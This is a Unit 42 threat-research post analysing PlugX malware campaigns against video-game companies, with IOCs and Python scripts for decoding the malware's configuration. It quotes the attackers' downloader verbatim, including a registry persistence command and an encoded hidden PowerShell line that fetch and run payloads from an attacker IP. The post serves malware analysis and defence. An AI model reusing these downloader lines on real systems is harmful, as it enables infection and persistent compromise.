[](https://www.paloaltonetworks.com/)
[](https://unit42.paloaltonetworks.com/)
Menu
* [Tools](https://unit42.paloaltonetworks.com/tools/)
* [ATOMs](https://unit42.paloaltonetworks.com/atoms/)
* [Security Consulting](https://www.paloaltonetworks.com/unit42)
* [About Us](https://unit42.paloaltonetworks.com/about-unit-42/)
* [**Under Attack?**](https://start.paloaltonetworks.com/contact-unit42.html)
English
* [English](https://unit42.paloaltonetworks.com/unit42-paranoid-plugx/)
* [Japanese](https://unit42.paloaltonetworks.com/ja/unit42-paranoid-plugx/)
* [Threat Research Center](https://unit42.paloaltonetworks.com "Threat Research")
* [Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/ "Threat Research")
* [Malware](https://unit42.paloaltonetworks.com/category/malware/ "Malware")
[Malware](https://unit42.paloaltonetworks.com/category/malware/)
# Paranoid PlugX
 11 min read
* 
By:
* [Tom Lancaster](https://unit42.paloaltonetworks.com/author/tom-lancaster/)
* [Esmid Idrizovic](https://unit42.paloaltonetworks.com/author/esmid-idrizovic/)
* 
Published:June 27, 2017
* 
Categories:
* [Malware](https://unit42.paloaltonetworks.com/category/malware/)
* [Threat Research](https://unit42.paloaltonetworks.com/category/threat-research/)
* 
Tags:
* [Application Whitelisting Bypass](https://unit42.paloaltonetworks.com/tag/application-whitelisting-bypass/)
* [PlugX](https://unit42.paloaltonetworks.com/tag/plugx/)
* [Threat intelligence](https://unit42.paloaltonetworks.com/tag/threat-intelligence/)
* [](https://unit42.paloaltonetworks.com/unit42-paranoid-plugx/?pdf=download&lg=en&_wpnonce=edee969a51 "Click here to download")
* [](https://unit42.paloaltonetworks.com/unit42-paranoid-plugx/?pdf=print&lg=en&_wpnonce=edee969a51 "Click here to print")
Share
* 
* [](mailto:?subject=Paranoid%20PlugX&body=Check%20out%20this%20article%20https%3A%2F%2Funit42.paloaltonetworks.com%2Funit42-paranoid-plugx%2F "Share in email")
* [](https://www.facebook.com/sharer/sharer.php?u=https%3A%2F%2Funit42.paloaltonetworks.com%2Funit42-paranoid-plugx%2F "Share in Facebook")
* [](https://www.linkedin.com/sharing/share-offsite/?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Funit42-paranoid-plugx%2F&title=Paranoid%20PlugX "Share in LinkedIn")
* [](https://twitter.com/intent/tweet?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Funit42-paranoid-plugx%2F&text=Paranoid%20PlugX "Share in Twitter")
* [](https://www.paloaltonetworks.com//www.reddit.com/submit?url=https%3A%2F%2Funit42.paloaltonetworks.com%2Funit42-paranoid-plugx%2F&ts=markdown "Share in Reddit")
* [](https://mastodon.social/share?text=Paranoid%20PlugX%20https%3A%2F%2Funit42.paloaltonetworks.com%2Funit42-paranoid-plugx%2F "Share in Mastodon")
The PlugX malware has a long and extensive history of being used in intrusions as part of targeted attacks. PlugX is still popular today and its longevity is remarkable. The malware itself is well documented, with multiple excellent papers covering most aspects of its functionality. Some of the best write-ups on the malware are cited below:
* [TR-12 -- Analysis of a PlugX malware variant used for targeted attacks.](https://www.circl.lu/pub/tr-12/) (Circl)
* [Analysis of a Recent PlugX Variant - "P2P PlugX"](https://blog.jpcert.or.jp/2015/01/analysis-of-a-r-ff05.html) (JPCert)
* [PlugX some uncovered points](https://blog.airbuscybersecurity.com/post/2014/01/plugx-some-uncovered-points.html) (Airbus)
* [PlugX -- The Next Generation](https://www.sophos.com/en-us/medialibrary/pdfs/technical%20papers/plugx-thenextgeneration.pdf) (Sophos)
Given this wealth of information in the public domain, PlugX receives a lot of attention from security vendors who put efforts into providing detection mechanisms for it. Despite this, it remains a tool of choice for many attackers today, meaning that if attackers are to be successful in using the malware, they must innovate in the delivery and installation of the malware if they are to successfully infect their targets.
This article discusses a group of PlugX samples which we believe are all used by the same attacker(s), and the measures they have taken to attempt to bypass security mechanisms. The targets of these attacks appear to primarily be companies in the video games industry, although other targets may exist outside of our telemetry.
Specifically, we discovered a series of samples using interesting techniques with respect to:
* Resolution of an initial C2 address
* Combining PlugX with open source tools to initially load the malware
* Avoiding detection on disk
Palo Alto Networks defends our customers against the samples discussed in this blog in the following ways:
* Wildfire identifies all files mentioned in this article as Malicious.
* [Traps](https://www.paloaltonetworks.com/products/secure-the-endpoint/traps) 4.0 can be configured to protect the processes that are cited as being abused in this blog from loading malicious code.
Palo Alto Networks' AutoFocus customers can track samples related to this blog via the tag:
* [ParanoidPlugX](https://autofocus.paloaltonetworks.com/#/tag/Unit42.paranoidPlugX)
Related IOCs are provided in [Appendix A](#appendixa) of this blog.
### An RTF, an MSI file, a .NET Wrapper and two stages of Shellcode walk into a bar...
Our journey begins with an RTF file named "[New Salary Structure 2017.doc](https://www.virustotal.com/en/file/49baf12f50fec772fdfe56c49005efb306b72a312a7dbdad98066029a191bfaf/analysis/)", which exploits CVE-2017-0199. The mechanics of this exploit are already [well covered](https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199-hta-handler.html), and as such do not require further discussion here. The document reaches out to download its initial payload from the following URL:
hxxp://172.104.65\[.\]97/Office.rtf
This is a [downloader](https://www.virustotal.com/en/file/4622f8357846f7a0bea3ce453bb068b443e21359203dfa2f74301c7a79a408c2/analysis/) script which attempts to download and execute two payloads, the code is shown below:
\ a=new ActiveXObject("WScript.Shell"); a.run('%windir%\\\\System32\\\\reg.exe add HKEY\_CURRENT\_USER\\\\Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run /v MSASCuiL2 /t reg\_sz /d "%windir%\\\\System32\\\\msiexec.exe /q /i hxxp://172.104.65\\.97/Tasks.png" /f', 0);window.close(); a.run('%windir%\\\\SysWOW64\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe -WindowStyle hidden -ep bypass -enc JABuAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwAKAEkARQBYACAAJABuAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEANwAyAC4AMQAwADQALgA2ADUALgA5ADcALwBnAHUAZQBzAHQALgBwAHMAMQAnACkAOwAKAA==', 0);window.close(); \
|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 | \ a=new ActiveXObject("WScript.Shell"); a.run('%windir%\\\\System32\\\\reg.exe add HKEY\_CURRENT\_USER\\\\Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run /v MSASCuiL2 /t reg\_sz /d "%windir%\\\\System32\\\\msiexec.exe /q /i hxxp://172.104.65\\.97/Tasks.png" /f', 0);window.close(); a.run('%windir%\\\\SysWOW64\\\\WindowsPowerShell\\\\v1.0\\\\powershell.exe -WindowStyle hidden -ep bypass -enc JABuAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZQBuAHQAOwAKAEkARQBYACAAJABuAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEANwAyAC4AMQAwADQALgA2ADUALgA5ADcALwBnAHUAZQBzAHQALgBwAHMAMQAnACkAOwAKAA==', 0);window.close(); \ |
[The first payload is a Windows Installer (MSI) file](https://www.virustotal.com/en/file/104198af709201ba99e41691ca5f2b7025758660be51c7f425fdf1968fde2580/analysis/), and dynamic analysis of this file piqued out interest. We could see the malware was PlugX from its actions, yet the C2 address was a pastebin.com URL. Looking at the Pastebin post we expected to immediately identify a block of text which would later decode to a C2 address, but glancing at the returned content we were unable to immediately identify the C2.
The second file is a [PowerShell script](https://www.virustotal.com/en/file/07d94726a1ae764fa5322531f29fe80f0246dd40b4d052c98f269987a3ee4515/analysis/) which appears to be based on a [Rapid7 Ruby Exploitation script](https://github.com/rapid7/rex-powershell/blob/master/data/templates/to_mem_pshreflection.ps1.template) that loads arbitrary shellcode. In this case, the shellcode is a copy of PlugX and is the same shellcode contained in the MSI file that we will dissect below.
### .NET Wrapper
The main payload is delivered in a Microsoft .NET Framework file within previously mentioned MSI file. When executed, the .NET Framework wrapper will first check if VMware tools is running in background, this is done via a simple process check, searching for any process named "vmtoolsd." Provided there are no matching processes running, the malware continues execution, creating a registry entry with the name 'MSASCuiLTasks' in HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce for persistence. This registry key causes the malware to run again each time the system reboots. Next, it will copy the first stage shellcode in memory and create a new thread with the shellcode running in it, the code responsible for this execution is shown in Figure 1. The shellcode is not encrypted but is obfuscated.

**Figure 1 - The main code from the .NET wrapper, with the Shellcode array being created and executed in a new thread.**
The first shellcode decrypts a further shellcode block. This second shellcode block in turn, will unpack the main PlugX DLL in memory using RtlDecompressBuffer. As is typical for PlugX, the header of the final DLL is missing its magic DOS and NT image headers, which are replaced with XV instead of MZ and PE as shown in Figure 2.

**Figure 2 -- The decoded DLL payload using the wrong header, XV instead of MZ/PE.**
Finally, the second shellcode block will resolve the imports and relocations and jump to the entry point of the DLL.
### Encrypted Configuration in shellcode
The configuration information for the malware, including the C2 information are encrypted in the first shellcode blob and are passed as an argument to the DllMain function of the main PlugX DLL. This DLL itself also contains a default configuration to connect to the localhost on port 12345. This means if you extract the DLL manually and execute it then it will connect to localhost:12345 rather than the real C2 server, which was passed as an initial argument to the DLL by the first shellcode.
**Decrypting the Configuration**
As previously mentioned, the real configuration data is stored in the first stage shellcode but it is not stored in cleartext, but encrypted and compressed. The configuration data is encrypted with the same algorithm described previously by [JPCert](https://blog.jpcert.or.jp/2015/01/analysis-of-a-r-ff05.html) but using a different XOR value. The versions discussed in the JPCert blog post used 20140918, 353 while the versions we examined use XOR values of 20141118, 8389. The same decryption routine is also used for any other string obfuscation or file encryption as required by this sample of PlugX. After decrypting the strings, they must be further decompressed using LZNT1. For that we can use a Python script, included in [Appendix B](#appendixb) -- Python Scripts.
After decrypting and decompressing the strings, we can trivially identify aspects of the PlugX configuration. For example, we can see it will inject itself to one these three processes:
* %ProgramFiles(x86)%\\Sophos\\AutoUpdate\\ALUpdate.exe
* %ProgramFiles(x86)%\\Common Files\\Java\\Java Update\\jusched.exe
* %ProgramFiles(x86)%\\Common Files\\Adobe\\ARM\\1.0\\armsvc.exe
The attempt to inject itself into a process belonging to antivirus product suite is particularly bold.
In addition to this, the malware queries four PasteBin links to extract the C2 addresses from these links:
* https://pastebin\[.\]com/eSsjmhBG
* https://pastebin\[.\]com/PSxQd6qw
* https://pastebin\[.\]com/CzjM9qwi
* https://pastebin\[.\]com/xHDSxxMD
A full list of the extracted strings from the configuration is given in [Appendix D](#appendixd) -- Extracted PlugX Strings.
### **Extracting C2**
PlugX has a feature to extract encrypted C2 configurations from a given URL. In this case, the attackers were creative in hiding the string in a seemingly legitimate block of text. An example of the content retrieved from Pastebin is given below:
\---- BEGIN SSH2 PUBLIC KEY ---- Comment: "rsa-key" AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd 8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3 /KvmlpeJZrrFu2n5UC9=DZKSDAAADOECEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+Ps 8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE 2Q/oxLXTrpeJ6AHyLyeUaBha3q9niJ= ---- END SSH2 PUBLIC KEY ----
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 | ---- BEGIN SSH2 PUBLIC KEY ---- Comment: "rsa-key" AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd 8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3 /KvmlpeJZrrFu2n5UC9=DZKSDAAADOECEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+Ps 8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE 2Q/oxLXTrpeJ6AHyLyeUaBha3q9niJ= ---- END SSH2 PUBLIC KEY ---- |
At first glanced we missed it, but the paste uses the same technique [discussed in this Airbus post](https://blog.airbuscybersecurity.com/post/2014/01/plugx-some-uncovered-points.html). It parses the "RSA key" looking for magic values "DZKS" and "DZJS". It then reads and decrypts the content between these values to yield an IP address as shown below:
\---- BEGIN SSH2 PUBLIC KEY ---- Comment: "rsa-key" AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd 8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3 /KvmlpeJZrrFu2n5UC9=DZKSDAAADOECEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+Ps 8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE 2Q/oxLXTrpeJ6AHyLyeUaBha3q9niJ= ---- END SSH2 PUBLIC KEY ----
|-----------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 | ---- BEGIN SSH2 PUBLIC KEY ---- Comment: "rsa-key" AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd 8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3 /KvmlpeJZrrFu2n5UC9=DZKSDAAADOECEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+Ps 8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE 2Q/oxLXTrpeJ6AHyLyeUaBha3q9niJ= ---- END SSH2 PUBLIC KEY ---- |
A Python script to decode strings encrypted with this technique is given in [Appendix B](#appendixb) -- Python Scripts.
An overview of the whole execution flow for this sample is given in Figure 3.

**Figure 3 - An overview of the execution flow for this sample.**
In all, the attackers have chained together many disparate pieces of code both custom and open source, all in order to load PlugX. Given the number of components, this would have taken a reasonable amount of time and indicates their dedication to evading detection whilst continuing to use the same malware.
**Pivoting to other PlugX samples**
Based on our findings above, we identified other examples of interesting PlugX samples. These other examples were identified based on similar samples that were sent to the targeted organizations, infrastructure used by the attackers, as well as unique delivery mechanisms for samples.
**Paranoid PlugX**
One related series of PlugX samples we examined appeared to be particularly "paranoid" about being detected on disk and so taking specific anti-forensics steps to defeat being detected on the disk. One example of these samples is given below:
SHA256:6500636c29eba70efd3eb3be1d094dfda4ec6cca52ace23d50e98e6b63308fdb
The file is a self-extracting RAR, which is a common delivery mechanism for PlugX particularly when the eventual payload will be [sideloaded](https://attack.mitre.org/wiki/Technique/T1073) by a legitimate executable. In that respect this case is no different, as the eventual payload executed by [a legitimate signed Microsoft binary](https://www.virustotal.com/en/file/efdbab73b081b57e34e6e95bfef02eae020153db2f97c23dede8ea02c588391b/analysis/) which loads the DLL "BlackBox.dll". However, in order to kick off the execution of the malware the attacker uses a batch script which executes the malware, but the batch script does more than simply initiate execution of the malware. After running the malware, the batch script goes on to cleans up all signs of its existence on the system, this includes:
* Deletion of all initial files created during installation, as well as all associated files required on disk during initial execution.
* Deletion of all registry keys associated with the extraction of the SFX RAR
* Deletion of the [User Assist Key entries](https://windowsexplored.com/2012/02/06/a-quick-glance-at-the-userassist-key-in-windows/) related to applications that have been recently executed
* Deletion of all registry keys relating to services that have recently run
Clearly the attacker using this PlugX is paranoid about it being detected on disk, both in the registry and the file system. To top this off the script runs most of the deletion commands more than once.
The result is that there should be no evidence that the malware was ever executed on the disk, making it harder for forensics teams to identify how the malware got there, and meaning that memory or network based detection would be required to identify the intrusion. The full contents of the batch script are given in [Appendix C](#appendixc) -- a.bat.
**The power of open source \& PlugX**
In the first half of 2017, we saw attackers begin to improve upon this "Paranoid" version of PlugX -- it wasn't enough to be in memory-only after getting infecting the system, the attackers also wanted to bypass application allowlisting techniques in use by network defenders. To this end, they began incorporating open source techniques, in particular those that have been assembled in a list authored by the GitHub user [SubTee](https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt). For example, the following sample loads the malware as shellcode within a .NET Framework project using msbuild.exe, effectively bypassing application allowlisting techniques:
SHA256: 822b313315138a69fc3e3f270f427c02c4215088c214dfaf8ecb460a5418c5f3
This sample approximately follows the [GIST published here](https://gist.github.com/subTee/17a3187a26d784881e438a3df7698fc4), but has additional code which appears to be custom to our attacker which acts as a helper to load the shellcode. The shellcode is, as in our first example, another PlugX payload.
In another case the attackers use another code snippet borrowed from the SubTee GitHub project, this time filling in a fully templated .NET application allowlist bypass file:
SHA256: 3e9136f95fa55852993cd15b82fe6ec54f78f34584f7689b512a46f0a22907f2:
This time the attacker didn't have to write any of their own code, instead they were simply able to paste their shellcode [directly into a template](https://gist.github.com/subTee/fb09ef511e592e6f7993), in order to launch PlugX as a child process of a trusted application.
**Conclusions \& Mitigations**
While PlugX has been well understood by the security community for years, attackers continue to use the malware. Some possible reasons for this continued use include:
* The operators of the malware are familiar and comfortable with the existing malware, meaning they are reluctant to change.
* Though competent at packaging PlugX in different ways, the attackers would struggle to write a fully featured malware like PlugX.
* The effort required to rebuild a malware as complex as PlugX is not worth the effort when they can bypass defenses without doing so.
In all likelihood, a combination of these three factors is behind the continued prevalence of the malware. Many PlugX attackers continue to use relatively mundane techniques to load the malware, making it easy for defenders to identify and prevent execution of the malware, but others continue to apply new and interesting techniques to evade detection.
In particular, this set of attackers have made good use of open source tools to package the malware, and show some skill in writing their own wrapper applications to execute payloads. Many in the security industry would be quick to recommend application whitelisting as one of the most effective way to reduce the success rate of attacks, however by applying publicly available techniques it is possible to bypass these controls.
For organizations relying on Application Whitelisting, [SubTee's blog](https://subt0x10.blogspot.co.uk/2017/04/bypassing-application-whitelisting.html) makes a series of recommendations which help prevent these bypass techniques. In addition to these mitigations, the Traps 4.0 can be configured to protect the .NET processes which can be abused in this manner.
Appendix A - Related IoCs
Directly related:
45\.248.84\[.\]7
172\.104.65\[.\]97
|------------------------------------------------------------------|--------------------------------------|
| **SHA256** | **Comments** |
| 5909c1dcfb3270b2b057513561b2ab1613687a0af0072c51244ff005b113888b | PlugX |
| 6804be0689bbfbb180bb384ebc316f50cb87e65553d0c3597d6e9b6b6dd8dd3f | PlugX |
| 8ea275eee557037ab6626d15c0107bdcf20b45a8307a0dc3baa85d49acc94331 | PlugX |
| e6020eb997715c4f627b6e6a16947861bce310aa31fcf58448a5beba11626d36 | PlugX |
| 4554aa6c2fdd58dfddebdb786c5d23cd6277025ab0355ffb5d8967c3976e8659 | PlugX |
| 3817388a983d5ee1604a8eec621b5eb251cb8bdeab9c8591fe5e8c90cd99ed49 | CVE-2017-0199 |
| 45513f942b217def56a1eac82a4b5edca65ebdd5e36c7a8751bf0350d5ebea39 | CVE-2017-0199 |
| 64d7d4846c5dd00a7271fe8a83aebe4317d06abad84d44ffd6f42b1004704bd5 | PlugX |
| 07d94726a1ae764fa5322531f29fe80f0246dd40b4d052c98f269987a3ee4515 | PowerShell PlugX |
| 4622f8357846f7a0bea3ce453bb068b443e21359203dfa2f74301c7a79a408c2 | Downloader for PS PlugX ++ MSI PlugX |
| 49baf12f50fec772fdfe56c49005efb306b72a312a7dbdad98066029a191bfaf | CVE-2017-0199 |
https://pastebin\[.\]com/eSsjmhBG
https://pastebin\[.\]com/PSxQd6qw
https://pastebin\[.\]com/CzjM9qwi
https://pastebin\[.\]com/xHDSxxMD
**Inferred relation via similar targeting**
|------------------------------------------------------------------|--------|
| **SHA256** | Family |
| 6e5864faf4312bf3787e79e432c1acacf2a699ecb5b797cac56e62ed0a8e965c | Idicaf |
| 6b455714664a65e2a4af61b11d141467f4554e215e3ebd02e8f3876d8aa31954 | Idicaf |
| df58962a3a065f1587f543a501d0e3f0ca05ebac51fc35d4bb4669d8eac9d8c1 | Idicaf |
| 52fee36c647ca799e21cd75db1f425ccf632b28c27e67b8578ff6dd30ca62af7 | Idicaf |
| 90e45c7b3798433199d6d917a4847a409dbdc101b210d9798f8c78ee43abf6d8 | Idicaf |
| 5ff788efd079eb2987b03d98e0c8211ac97ae6479274bade36a170b5a396f72b | Idicaf |
| 535abe8cd436d6b635c5687db0ae8d47c7c3679e4f5e2b4d629276b41fca0578 | Idicaf |
| ef85896426a0a558ab17346a67f108045d142a2d2a21f7702bfb8be50542726d | Idicaf |
| d41e2bbc8ea10dd7543d5f4cb02983e2b1ad5d47cc3ce5fa95189501c019fdac | Idicaf |
| 208bd18054134909e2ad680c0096477c48a58e8754a9439002e6523f71e66d47 | PlugX |
| 3e9136f95fa55852993cd15b82fe6ec54f78f34584f7689b512a46f0a22907f2 | PlugX |
| 5deab61f83e9afe13a79930eda1bdcb6c867042a1ce0e5c44e4209a60ab3327d | PlugX |
| 6500636c29eba70efd3eb3be1d094dfda4ec6cca52ace23d50e98e6b63308fdb | PlugX |
| 8e07c7636be935e0a6184db8a85fd8b607e6c48bb07d34d0138432f7c697bc99 | PlugX |
Domains:
kbklxpb.imshop.in
serupdate.wicp.net
msfcnsoft.com
micros0ff.com
msfcnsoft.com
microsoff.net
msffncsi.com
A781195.gicp.net
upgradsource.com
B781195.vicp.net
kbklxp.eicp.net
Appendix B -- Python Scripts
LZNT1 decrypt script, only works with Windows.
import ctypes from ctypes import \* with open('mysettings.bin','rb') as f: buffer = f.read() uncompressed\_size = len(buffer) \* 16 uncompressed = create\_string\_buffer(uncompressed\_size) FinalUncompressedSize = c\_ulong(0) nt = windll.ntdll # COMPRESSION\_FORMAT\_LZNT1 = 2 res = nt.RtlDecompressBuffer(2, uncompressed, uncompressed\_size, buffer, len(buffer), byref(FinalUncompressedSize)) if (res == 0): uncompressed = uncompressed\[0:FinalUncompressedSize.value\]
|-------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 | import ctypes from ctypes import \* with open('mysettings.bin','rb') as f: buffer = f.read() uncompressed\_size = len(buffer) \* 16 uncompressed = create\_string\_buffer(uncompressed\_size) FinalUncompressedSize = c\_ulong(0) nt = windll.ntdll # COMPRESSION\_FORMAT\_LZNT1 = 2 res = nt.RtlDecompressBuffer(2, uncompressed, uncompressed\_size, buffer, len(buffer), byref(FinalUncompressedSize)) if (res == 0): uncompressed = uncompressed\[0:FinalUncompressedSize.value\] |
Decoding the PlugX configuration:
def plugx\_decode(data): decode\_key = struct.unpack\_from('\\> 16) \& 0xff ^ ((key2 \& 0xff ^ (((key1 \>\> 16) \& 0xff ^ (key1 - (key1 \>\> 8) \& 0xff)) - (key1 \>\> 24) \& 0xff)) - (key2 \>\> 8) \& 0xff)) - (key2 \>\> 24) \& 0xff) out = out + chr(dec) return out
|-------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 | def plugx\_decode(data): decode\_key = struct.unpack\_from('\\> 16) \& 0xff ^ ((key2 \& 0xff ^ (((key1 \>\> 16) \& 0xff ^ (key1 - (key1 \>\> 8) \& 0xff)) - (key1 \>\> 24) \& 0xff)) - (key2 \>\> 8) \& 0xff)) - (key2 \>\> 24) \& 0xff) out = out + chr(dec) return out |
Decoding the C2 addresses from Pastebin:
import struct def decode(buf): res = "" for i in range(0, len(buf) -1, 2): dl = ord(buf\[i + 1\]) dl = dl - 0x41 dl = dl \* 0x10 dl = dl + ord(buf\[i\]) dl = dl - 0x41 res += chr(dl) return res def decode\_plugx\_pastebin(buf): start = buf.find('DZKS') if start == -1: return None end = buf.find('DZJS', start + 4) if end == -1: return None start += 4 data = buf\[start:end\] decoded = decode(data) connection\_type = struct.unpack\_from('\<H', decoded, 0)\[0\] port = struct.unpack\_from('\<H', decoded, 2)\[0\] ip = decoded\[4:\] print "Decoded IP: {}:{}, type: {}".format(ip, port, connection\_type) return True decode\_plugx\_pastebin('AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3/KvmlZrrn5UC9=DZKSGAAALLBAEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+PsFu2q9n8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE2Q/oxLXTrpeJ6AHyLyeUaBha3J=') decode\_plugx\_pastebin('AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3/KvmlZrrn5UC9=DZKSDAAAAFAAEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+PsAHyLye8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE2Q/oxLXTrpeJ6aBha3q9niJFu2=') decode\_plugx\_pastebin('AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3/KvmlZrrn5UC9=DZKSEAAABGHBEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+PsFu2niJ8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE2Q/oxLXTrpeJ6AHyLyeUaBha3q9=') decode\_plugx\_pastebin('AAAAB3NzaC1yc2EAAAABJQAAAQEAhLxZe4Qli9xt/WknQK9CDLWubpgknZ0HIHSd8uV/TJvLsRkjpV+U/tMiMxjDwLAHVtNcww2h8bXTtw387M2Iv/mJjQ9Lv3BdNiM3/KvmlpeJZrrFu2n5UC9=DZKSDAAADOECEDFDOCCDEDIDOCIDEDOCHDDZJS=oT+Ps8wD4f0NBUtDdEdXhWp3nxv/mJjQ9Lv3BCFDBd09UZzLrfBO1S0nxrHsxlJ+bPaJE2Q/oxLXTrpeJ6AHyLyeUaBha3q9niJ=')
